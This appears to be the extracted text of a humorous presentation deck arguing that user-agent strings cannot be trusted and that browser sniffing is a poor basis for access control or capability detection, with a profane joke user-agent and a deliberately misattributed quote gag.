
Opera/9.80 (Windows NT 6.1; U; FuckYou; xx)

Presto/2.10.229 Version/11.62

Seriously, Go fuck yourself

W3C standards are important.

Stop fucking obsessing over user-agent already.



**user-agent strings
cannot be trusted!**

everybody lies

you should never

use browser sniffing for
controlling access to
your website

you should never

use browser sniffing for
determining browser
capabilities

you should never

build your own
browser sniffing library

#1

use a browser sniffing library that
is regularly updated

#2

check if it is possible
to automatically schedule updates

**“If you tell a big enough lie
and tell it frequently enough,
it will be believed”**

– Ghandi

**“If you tell a big enough lie
and tell it frequently enough,
it will be believed”**

– Chandi

**“If you tell a big enough lie
and tell it frequently enough,
it will be believed”**

– Adolf Hitler

thank you!

A close-up photograph of a puppy with dark and light fur, sniffing a bright yellow dandelion flower in a grassy field. The puppy's head is lowered towards the flower, and its pink nose is visible. The background is a soft-focus green field.

thank you!